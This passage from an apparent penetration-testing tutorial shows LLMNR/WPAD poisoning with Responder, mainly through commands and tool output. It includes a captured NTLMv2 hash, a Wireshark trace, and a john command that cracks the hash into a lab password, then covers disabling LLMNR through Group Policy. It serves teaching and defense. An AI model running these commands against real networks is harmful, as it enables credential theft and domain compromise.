
For this second demonstration we use the following arguments for Responder:

```
# responder -I eth0 -wF
```

Now when a user on the local network uses Internet Explorer, the browser should fetch the wpad.dat file from Responder. Because we supplied the argument –F, Responder will also force the client to authenticate when they try to request the wpad.dat file. Sneaky, huh?

As our Responder attack is performed from the local network, Internet Explorer should recognise the service as being in the Intranet security zone and automatically provide the user's credentials without any prompt from the user. Google Chrome will also automatically do this however Firefox prompts the user to manually enter their credentials, something to bear in mind if you are testing a network that has Firefox users.






Firefox does not automatically provide Windows credentials

If successful, the Responder output will look like below:

```
[*] [LLMNR]  Poisoned answer sent to 192.168.100.101 for name wpad
[HTTP] NTLMv2 Client   : 192.168.100.101
[HTTP] NTLMv2 Username : AIUK\user2
[HTTP] NTLMv2 Hash     : user2::AIUK:1122334455667788:64F38056AE2F212EEEC15CB77C09D3A3:01010000
00000033B9EA75D0BCD101D25FD693EF016DAA0000000002000600530004D0042000100160053004D0042002D0054004
04F004C004B0049005400040012007300 6D0062002E006C006F0063006100 6C0003002800730065007200760065007 2
320030003000330 02E0073006D0062002E006C006F0063006100 6C0005001200730 06D0062002E006C006F006300610
C0008003000300000000000000000000000010000043BD1E3E6C201D3D989B389B5952622F2CDF272A83DDD0084F21
378F2119930A0010000000000000000000000000000000000900280048005400540050002F00310039003200 2E003
0360038002E00310030003000 2E00310030003200000000000000000000
[HTTP] WPAD (auth) file sent to 192.168.100.101
[*] [LLMNR]  Poisoned answer sent to 192.168.100.101 for name wpad
[*] Skipping previously captured hash for AIUK\user2
[HTTP] WPAD (auth) file sent to 192.168.100.101
[*] [LLMNR]  Poisoned answer sent to 192.168.100.101 for name wpad
[*] Skipping previously captured hash for AIUK\user2
[HTTP] WPAD (auth) file sent to 192.168.100.101
```

Here you can see Responder is answering the request from the Windows host for the name "wpad" with its own IP as the location. It has also logged that it has sent the WPAD file to the Windows 7 host at 192.168.100.101.


Again, Wireshark can be used to further analyse the process step by step:



No.	Time	Source	Destination	Protocol	Length	Info
1202	15.148386250	204.79.197.200	192.168.100.102	HTTP	220	HTTP/1.1 200 OK (application/x-javascript)
1203	15.148397599	216.58.208.174	192.168.100.102	TCP	66	80 → 53644 [ACK] Seq=1 Ack=224 Win=42624 Len=0 TSval=3965869398 TSecr=1817023
1204	15.148471856	192.168.100.102	192.168.100.101	TCP	1514	[TCP segment of a reassembled PDU]
1205	15.148593221	192.168.100.101	192.168.100.102	TCP	60	52344 → 3141 [ACK] Seq=1897 Ack=11595 Win=65700 Len=0
1206	15.148598293	192.168.100.102	192.168.100.101	TCP	196	[TCP segment of a reassembled PDU]
1207	15.151131707	192.168.100.101	192.168.100.102	TCP	60	[TCP ACKed unseen segment] 52344 → 3141 [ACK] Seq=1897 Ack=11738 Win=65556 Len=0
1208	15.151340851	192.168.100.101	192.168.100.102	TCP	60	[TCP ACKed unseen segment] 52344 → 3141 [FIN, ACK] Seq=1897 Ack=11738 Win=65556 Len=0
1209	15.151367869	192.168.100.102	192.168.100.101	TCP	54	[TCP Previous segment not captured] 3141 → 52344 [ACK] Seq=11738 Ack=1898 Win=32128 Len=0
1210	15.160554475	216.58.208.174	192.168.100.102	TCP	66	[TCP ACKed unseen segment] [TCP Previous segment not captured] 80 → 53644 [ACK] Seq=780 Ack=2
1211	15.162958935	204.79.197.200	192.168.100.102	TCP	66	[TCP ACKed unseen segment] 80 → 57552 [ACK] Seq=11740 Ack=1068 Win=131072 Len=0 TSval=1042929
1212	15.167563266	fe80::ecff:e2fa:b24..	ff02::1:3	LLMNR	84	Standard query 0x6f37 A wpad
1213	15.167605648	192.168.100.101	224.0.0.252	LLMNR	64	Standard query 0x6f37 A wpad
1214	15.168309855	192.168.100.102	192.168.100.101	LLMNR	84	Standard query response 0x6f37 A wpad A 192.168.100.102
1215	15.169058868	192.168.100.101	224.0.0.252	LLMNR	64	Standard query 0x8acd AAAA wpad
1216	15.274995224	192.168.100.101	224.0.0.252	LLMNR	64	Standard query 0x8acd AAAA wpad
1217	15.384823299	192.168.100.101	192.168.100.102	TCP	66	52346 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
1218	15.384880897	192.168.100.102	192.168.100.101	TCP	66	80 → 52346 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM=1 WS=128
1219	15.385075681	192.168.100.101	192.168.100.102	TCP	60	52346 → 80 [ACK] Seq=1 Ack=1 Win=65700 Len=0
1220	15.385214298	192.168.100.101	192.168.100.102	HTTP	140	GET /wpad.dat HTTP/1.1
1221	15.385223497	192.168.100.102	192.168.100.101	TCP	54	80 → 52346 [ACK] Seq=1 Ack=87 Win=29312 Len=0
1222	15.385890852	192.168.100.102	192.168.100.101	HTTP	238	HTTP/1.1 401 Unauthorized
1223	15.386272476	192.168.100.101	192.168.100.102	HTTP	140	GET /wpad.dat HTTP/1.1
1224	15.386567687	192.168.100.102	192.168.100.101	HTTP	238	HTTP/1.1 401 Unauthorized
1225	15.387141774	192.168.100.101	192.168.100.102	HTTP	218	GET /wpad.dat HTTP/1.1 , NTLMSSP_NEGOTIATE
1226	15.387777301	192.168.100.102	192.168.100.101	HTTP	543	HTTP/1.1 401 Unauthorized , NTLMSSP_CHALLENGE
1227	15.388288939	192.168.100.101	192.168.100.102	HTTP	766	GET /wpad.dat HTTP/1.1 , NTLMSSP_AUTH, User: AIUK\user2
1228	15.392688930	192.168.100.102	192.168.100.101	HTTP	542	HTTP/1.1 200 OK (application/x-ns-proxy-autoconfig)

The first highlighted section shows the LLMNR query for the host "wpad" being sent by the Windows 7 host and answered by the Kali host running Responder. The last highlighted section shows the Windows 7 host getting the wpad.dat file by providing their credentials to the Kali host.


On both of the above occasions, the captured hashes are output into the logs file of Responder (/usr/share/responder/logs).



In the above image, you can see we have captured hashes from both the SMB and HTTP example that was just shown. Since they contain the hashed password of the same user (user2) it doesn't really matter which one we use.

I'm going to use the "SMB-NTLMv2-SSP-192.168.100.101.txt" file. For demonstration, the password cracker john is going to be used with the "rockyou.txt" wordlist. The following command will be used:

```
# john SMB-NTLMv2-SSP-192.168.100.101.txt –wordlist=/usr/share/wordlists/rockyou.txt
```



```
root@kali:/usr/share/responder/logs# john SMB-NTLMv2-SSP-192.168.100.101.txt -wordlist=/usr
/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
Guessme3         (user2)
1g 0:00:00:58 DONE (2016-06-03 15:11) 0.01722g/s 191652p/s 191652c/s 191652C/s Guessme3
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:/usr/share/responder/logs#
```

Since the password was in the wordlist, the password hash was cracked successfully.

In our experience of using this technique during penetration testing engagements, we have very often captured and cracked credentials for Domain Admin accounts, leading to rapid compromise of the entire Active Directory domain and its resources. One further reason why administrators should not use privileged accounts for non-administrative activities such as Internet browsing.

THE SOLUTION

To mitigate this attack from potentially happening in your local network domain, it is best to disable LLMNR and NBT-NS. Note that in the above attack scenarios, these protocols were only used when no DNS entries existed for the queries. Providing your DNS server resolves the names that need to be found in your network, the other protocols do not need running.


If your network environment includes computers running Windows versions 2000 and earlier, NBT-NS may need to stay enabled (see https://technet.microsoft.com/en-us/library/cc728457(v=ws.10).aspx). Mind you, if this is the case, you've got a whole load of other security considerations!


DISABLING LLMNR

To disable LLMNR in your domain for DNS clients, open gpedit.msc.


Navigate to Computer Conflguration->Administrative Templates->Network->DNS client.


Locate the option "Turn off multicast name resolution" and click "policy setting":





Once the new window opens, enable this option, press Apply and click OK:




